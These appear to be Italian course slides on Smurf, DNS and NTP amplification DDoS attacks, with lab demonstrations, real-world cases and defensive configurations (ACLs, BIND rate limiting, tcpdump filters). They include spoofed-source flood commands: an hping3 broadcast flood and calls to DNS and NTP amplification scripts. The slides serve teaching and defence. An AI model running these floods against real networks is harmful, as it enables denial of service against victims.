
Target



Spoofed ICMP (ECHO\_REQUEST)  
verso indirizzo broadcast (Source  
IP = Target IP)

ICMP (ECHO\_REPLY)

*Mis-configured  
Network*



# Smurfing

Espressioni di filtraggio `tcpdump`:

```
Broadcast network.255: ip and ip[19] = 0xff  
Broadcast network.0 : ip and ip[19] = 0x00
```

```
# hping3 -a spoofed.target.com --flood -1 192.168.1.255
```

```
00:00:05.327 spoofed.target.com > 192.168.15.255: icmp: echo request  
00:00:05.342 spoofed.target.com > 192.168.1.255: icmp: echo request  
00:00:14.154 spoofed.target.com > 192.168.15.255: icmp: echo request  
00:00:14.171 spoofed.target.com > 192.168.1.255: icmp: echo request  
  
05:20:48.261 spoofed.target.com > 192.168.0.0: icmp: echo request  
05:20:48.263 spoofed.target.com > 255.255.255.255: icmp: echo request  
05:21:35.792 spoofed.target.com > 192.168.0.0: icmp: echo request  
05:21:35.819 spoofed.target.com > 255.255.255.255: icmp: echo request
```

**Smurfing usa per gli attacchi l' ICMP echo request/reply**

# Smurfing

L'aggressore invia flussi di traffico verso indirizzi di broadcast attribuendosi come indirizzo sorgente quello della vittima. Se i router sulle reti di destinazione propagano i broadcast IP al livello 2 tutti gli host su tali reti risponderanno all'indirizzo falsificato con un echo-reply generando a ritroso un flusso di traffico pari a quello entrante moltiplicato per il loro numero

**!blocca il traffico esplicitamente destinato a indirizzi di broadcast**


```
access-list 110 deny ip any 0.0.0.255 255.255.255.0
access-list 110 deny ip any 0.0.0.0 255.255.255.0
access-list 110 permit ip any any
```

**! Su tutte le interfacce broadcast-capable disabilita la propagazione dei directed-broadcast a livello 2 - tale opzione e' il default su molti apparati di rete di recente produzione**

```
interface Ethernet0/0
    no ip directed-broadcast
```

# Attacchi DDoS: DNS Amplification

## DNS Amplification Attack



Agent

Target



Spoofed UDP (DNS query con  
Source IP = Target IP)

Esempio:

- Query EDNS (RFC2671)
- Large Buffer Advertisement
- TXT/SOA Response
- Totale Request: 60 byte

Fattore di Amplificazione  
(Teorico) = 73.

Esempio:

Type A Response: 122 byte  
TXT Response: 4,000 byte  
SOA Response: 222 byte  
Totale Response: 4,320 byte



DNS Server

Che consente query ricorsive

# DNS Amplification

La semplice query: dig ANY isc.org @x.x.x.x


Ottiene una risposta di 3223 bytes:

```
QUESTION SECTION: ;isc.org. IN ANY ;;
ANSWER SECTION: isc.org. 4084 IN SOA ns-int.isc.org. hostmaster.isc.org. 2012102700 7200 3600 24798800 3600 isc.org. 4084 IN A 149.20.64.42
isc.org. 4084 IN MX 10 mx.pao1.isc.org. isc.org. 4084 IN MX 10 mx.ams1.isc.org. isc.org. 4084 IN TXT "v=spf1 a mx ip4:204.152.184.0/21 ip4:149.20.0.0/16 ip6:2001:04F8::0/32
ip6:2001:500:60::65128 ~all" isc.org. 4084 IN TXT "$Id: isc.org.v 1.1724 2012-10-23 00:36:09 bind Exp $" isc.org. 4084 IN AAAA 2001:4f8:0:2::d isc.org. 4084 IN NAPTR 20 0 "S" "SIP+D2U" ""
_sip._udp.isc.org. 4084 IN NSEC _kerberos.isc.org. A NS SOA MX TXT AAAA NAPTR RRSIG NSEC DNSKEY SPF isc.org. 4084 IN DNSKEY 256 3 5 BQEAAAAB2F1 v2HWzCCE9v
NsKfk0K8vd4EBwzNT9KO6WYXj0oxEl4eOJ aXbx/BzPFx+3qOB8Bpu8E/JkWH0oaYz4guUyTVmT5Eelg4Vb1ksyy bq8W27oQ+9qNip8Jv 6zdOj0uC B/N0fxVL3371xbednFqoEcFSFDzA6Hw
JU1qzveSsW0= isc.org. 4084 IN DNSKEY 257 3 5 BEAAAAOhHQDBrhQbtphqg2wQuP EQ5t4DtUHxoMVfU2hWLDMv OMRxjGr hhCeFvAZih7yJHf8Z GfW8hd38hXG/xyIYCO8Krbdo jwx8YMXL
A5/Ak+ u50WIL8Zr1R8KTbsYVMfQ5RnNbPClw+vT+U8eXEJm02JiS1ULgqy3 47cBB1zMinz4Ljpa0da9Cbkj3A254T515sNIMcwbsBB+2E83/zrQz Blj0BrN/Bexjpiks3jRhZ atEsXn3dTy47
R09Ui5WcJt+xzqZ7+ysyl KOOedS3927SD msn2eADFKtQpwA8LXeG2w+jxmwm3oA8lVUgeIfzeC/bB yNsO70aEFTd isc.org. 4084 IN SPF "v=spf1 a mx ip4:204.152.184.0/21 ip4:149.20.0.0/16
ip6:2001:04F8::0/32 ip6:2001:500:60::65128 ~all" isc.org. 484 IN RRSIG NS 5 2 7200 20121125230752 20121026230752 4442 isc.org. oFeNy69Pn+JnnltGPUZQnYzo1Yggm hS/SZKnlgv Mbz
+tT2r/2v+X1j AkU19GRW9JAUZ+x0oEj5oNAkRiQqk+D6DC+PGdM2/JhAO41LnMIE2NX UHDAMmbqk529Uy3MvAl/ZwR9FxurcfYQ5fnpEEaawNS0bKxomw48dcP Aco= isc.org. 484 IN RRSIG
SOA 5 2 7200 20121125230752 20121026230752 4442 isc.org. S+DLHzE/8WQbnSi70geMyoKvGlluKARVlxmssce+MX6DQ/J1xdK9xGac XCuAhRpTMKEIKq2dlhKp8v nS2e+JTZLrG 14q/
bnimrgQ9eB57IFmrQ6s oKEEyujumOPIKCCN9QX7ds4siiTlreOGhCaamEgrJqVxqCsg1dBURh HkK= isc.org. 484 IN RRSIG MX 5 2 7200 20121125230752 20121026230752 4442 isc.org.
VfqFWRPuJlT8VslsXKMpMRJT YpdggoGg0jKjzJiS/ZxmbJtmAxgEu /kwD6Q8JwsUCepNC74EYzxFvDaNkP/qdm1239h0zsw0JVA4Z+b zNQ3kNIJdJv6zbI ELtCDqj3SiWDz hYB/
CR0pNno1FAF2jojYSwibS Lcw= isc.org. 484 IN RRSIG TXT 5 2 7200 20121125230752 20121026230752 4442 isc.org. Ojj8YCZf3jYl9e0 8w4Ti9HjWKP3CKXQRFed8s0xeh 5TR3KI3tQTQkSel
JRQaCXkAdiRwHt0j7vaJ3uHa5LckzetcVgJNpmhvWa1w87Hz4DU8q9 k9bbshvbYtxOf8xny/FCiR5c8NvleLmvvu4xeOqSwlpoo2zvIElfP9deR UhA= isc.org. 484 IN RRSIG AAAA 5 2 7200
20121125230752 20121026230752 4442 isc.org. hutAcro0NBmVku/m+2lF8sgIYyIVWORTp/uthn8KsF1WOWwM2QMGa5C9 /h/ZQBQgN46ZMmiEm4LxH6mtaKxMsBGZwgzUE dfsvtVr
+f5NuAoA1rF wg92eBblnNdCvT0if8m1Slx5/hSqKn8EAscKfg5BMQp5YDFsllsTauA 8Y4= isc.org. 484 IN RRSIG NAPTR 5 2 7200 20121125230752 20121026230752 4442 isc.org.
ZD1qgEHR7JVn5uJUn6XR9Lvt5p7aTYTEW94hNa9Lm3Tlnkg11AeziOU 3woQ1pg+esCQeqKCIbIpLPlag3LHIQ19Qd0AcRHGUzzM+m/HY50Rn/H XQTqJWBF2Cs0CvfqRxLv Al5AY6P2bb/
iUQ6hV8Go0OfVmEMkJOnxPw 5i4= isc.org. 484 IN RRSIG NSEC 5 2 3600 20121125230752 20121026230752 4442 isc.org. rY1lhqZArYMo45v3bMy0wgj hxHJQofkXLe
RLk20Lu1mVtu7yair7b MwDVCVhx7gfRdgu8x7LPSvJkU6sn71Y80CnGwszBxp8tVpgw6oOcr Pi0rsnzC8llarXlwNBfmlZg2AzaSSirzOObnmk8PLQCdmaVAPrVJQs FHY= isc.org. 484
IN RRSIG DNSKEY 5 2 7200 20121125230126 20121026230126 4442 isc.org. i0S2MFqvHB3wOlhv2lPozE/IQABM/eDDCV2D7d3AuOwi1A3sbYQ29XUd BK82+mxxsET2U6hv64crpbGTNP3
OsMxNOAFA0QYphoMnt0jg30Yg+AC L2j92lkx8ZdEhxKiE8prm+cFBHLLlXGKLDaVnffL1GQII5Yrlyy4jiw h0A= isc.org. 484 IN RRSIG DNSKEY 5 2 7200 20121125230126 20121026230126
12892 isc.org. j1kgWw+wFFw01E2z2kXq+biTG1rmG1XoP17pIoTOzHeIgpy7F8kEgyj fN8e2C+gvXoAABQ+qr76o+P+ZUhrLUE0ewtC3v4HzIMEIO2Z/NE0MH qAEdmEemezKn901EAOC7gZ4
nU5psmuYlqxzCkUDbW0qhLd+u+w+d8L1S nlr/D/El4R1SLi2bD5VBTaxczO+2BEQLvbeUt/UusS1qhYcFjdCYbHqF JGQzqTJv9ssbdEDHT7C05g+A+1A5n5ag7QHwa0VE+uX0nH7Jy0N
ch1KvecPbXJVRHF97CEH5wCDEgcFKAYyyhaXxh02fqBGfON8R5mlgO/F DRdXjA= isc.org. 484 IN RRSIG SPF 5 2 7200 20121125230752 20121026230752 4442 isc.org. IB/bo9HPj6aZq
PRkzf8bXyK8TpBFj3HNQloqhrhuMSBfcfMfmJqkHxKyD ZoLZkQk9kPeztatuHj2YnyBoTd0zIvJ54442 isc.org. Vi$+qg95DibkkZ5kbL8vCBpRuql2/M9UwthPVCX18cigLftiMC9WUzq U13FBbn5Ck D/
YNXqyjxyymZfkQLDUMifjDB+ZGqBxSpG8j1fDwK6n1 hWbKf7QSe4LuJZyEgXFekP18CmVyzCTITUh2TNDrRgsoxrQoPWhp fVSqJPUNxwmx2h9HMs140r3 9HmbnkO7Fe+L u5AD0
s8+E9qayi3wOowunBgUlkFsC8BjiiGrKcY8GhC kak= isc.org. 484 IN RRSIG A 5 2 7200 20121125230752 20121026230752 8+E= isc.org. 4084 IN NS ns.isc.afiliis-nst.info. isc.org. 4084 IN NS
ams.sns-pb.isc.org. isc.org. 4084 IN NS ord.sns-pb.isc.org. isc.org. 4084 IN NS sfa.sns-pb.isc.org. :: AUTHORITY SECTION: isc.org. 4084 IN NS ns.isc.afiliis-nst.info. isc.org. 4084 IN NS
ams.sns-pb.isc.org. isc.org. 4084 IN NS ord.sns-pb.isc.org. isc.org. 4084 IN NS sfa.sns-pb.isc.org. :: ADDITIONAL SECTION: mx.ams1.isc.org. 484 IN A 199.6.1.65 mx.ams1.isc.org. 484 IN
AAAA 2001:500:60::65 mx.pao1.isc.org. 484 IN A 149.20.64.53 mx.pao1.isc.org. 484 IN AAAA 2001:4f8:0:2::2b _sip._udp.isc.org. 4084 IN SRV 0 1 5080 asterisk.isc.org. :: Query time: 176
msec :: SERVER: x.x.x.#53(x.x.x.x) :: WHEN: Tue Oct 30 01:14:32 2012 :: MSG SIZE rcvd: 3123
```

- Una connessione da (~2-3 Mbps) può generare 58 Mbps dal DNS server!
- 18 connessioni a livello home ~ 1Gbps di traffico
- Poche migliaia di connessioni 100s Gbps

# DNS Amplification

- Nel febbraio 2014 sfruttando questa tecnica è stata inviata una richiesta al ripe.net per avere i dns aperti. Successivamente sono stati spoofati gli IP di Cloudflare dati a Spamhaus e messi come sorgenti delle richieste DNS. I DNS aperti hanno risposto con il loro DNS zone file generando complessivamente un attacco da **75Gbps** di traffico medio, saturando fino a 300 Mbps di banda.
- La singola richiesta fatta era di appena 36 bytes mentre la risposta generata verso Spamhaus è stata amplificata di **100x** diventando di 3.000 bytes
- Nel caso specifico in questo attacco, sono state registrate oltre **30000** richieste



# DNS Amplification

Espressioni di filtraggio `tcpdump`:

```
tcpdump -n udp dst port 53 | grep ANY
```

```
14:30:03.210460 IP spoofed.target.com.47635 > 195.238.munged.domain: 11424+ [lau] ANY? . (28)
14:30:03.210482 IP spoofed.target.com.47635 > 195.238.munged.domain: 11424+ [lau] ANY? . (28)
14:30:03.210503 IP spoofed.target.com.47635 > 195.238.munged.domain: 11424+ [lau] ANY? . (28)
```

A livello di Name Server in `named.conf`:

- Consenti la ricorsione solo a hosts trusted o blocca la ricorsione e consenti le query solo a reti autorizzate
- Applica il Response-rate limiting per controllare il numero di risposte inviate in uno specific intervallo di tempo

```
acl "trusted" { 192.168.0.0/16; };

options {
    allow-recursion {trusted;};
};


#####
options {
    allow-query {192.168.0.0/16;};
};

options {recursion no;};
```


```
rate-limit {
    responses-per-second 10;
    window 5;
    ipv4-prefix-length 24;
    slip 2;
    nxdomains-per-second 5;
    nodata-per-second 5;
    errors-per-second 2;
    all-per-second 20;
    max-table-size 100000;
    exempt-clients {192.168.0.0/24;};
    log-only yes; };
```

# DNS Amplification in pratica

- Attacco emulato in lab spoofando l'IP 192.168.0.1 verso il server DNS 10.10.10.2 (BIND v9 query ricorsive consentite per tutti)
- Query DNS ANY? google.com
- Ottenuto un fattore di amplificazione 7 (70 -> 500)




```
# python dns-amplification.py -s 10.10.10.2 -d 192.168.0.1
```



# Attacchi DDoS: NTP Amplification

## NTP Amplification Attack



Agent

Target




**Spoofed UDP (NTP  
“MONLIST” query con  
Source IP = Target IP)**

**Esempio 0.5 Mb di richieste  
monlist**

**Fattore di Amplificazione  
(Teorico) > 30x.**

**Esempio:  
15 Mb di risposte monlist**



# NTP Amplification


- Il servizio NTP supporta un servizio di monitoraggio che permette agli amministratori di sistema di interrogare il server per richiedere i dati sui contatori di traffico dei client connessi.
- Questa informazione viene fornita attraverso il comando “monlist”.
- La tecnica base dell’attacco consiste nell’inviare una richiesta “get monlist” al server NTP vulnerabile, utilizzando, come sorgente, l’indirizzo IP della vittima
- Come difesa (da esterni si può restringere l’accesso alla porta ntp incoming (udp 123) solo ai server ntp trusted usati per sincronizzare.
- A partire dalla versione ntpd-4.2.7p26 il comando monlist non è più supportato

```
! Consenti l'accesso NTP ai server fidati 172.16.1.152 e 172.16.1.153
access-list 150 permit udp 172.16.1.152 0.0.0.1 192.168.0.0 0.0.0.255 eq
123
! Blocca il resto del traffico NTP verso la rete interna
access-list 150 deny udp any 192.168.0.0 0.0.0.255 eq 123
!access-list 150 permit ip any any

interface fastEthernet 2/0
ip access-group 150 in
```

# NTP Amplification

- Nel febbraio 2014 sfruttando questa tecnica e usando **4295** server NTP vulnerabili, in esecuzione su **1.298** reti diverse è stato montato un attacco DDoS nei confronti della società di content-delivery e protezione anti-DDoS **CloudFlare**, raggiungendo più di 400Gbps di banda impegnata.
- Usando questa potenza di amplificazione una singola sorgente con una connessione 1Gbps può teoricamente generare più di 200Gbps di traffico DDoS




# NTP Amplification in pratica

- Attacco realizzato in laboratorio spoofando l'IP 192.168.0.1 verso il server NTP 10.10.10.1 (ntpd-4.2.6 – non protetto)

```
# perl ntp-amplification.pl 10.10.10.1 192.168.0.1
```

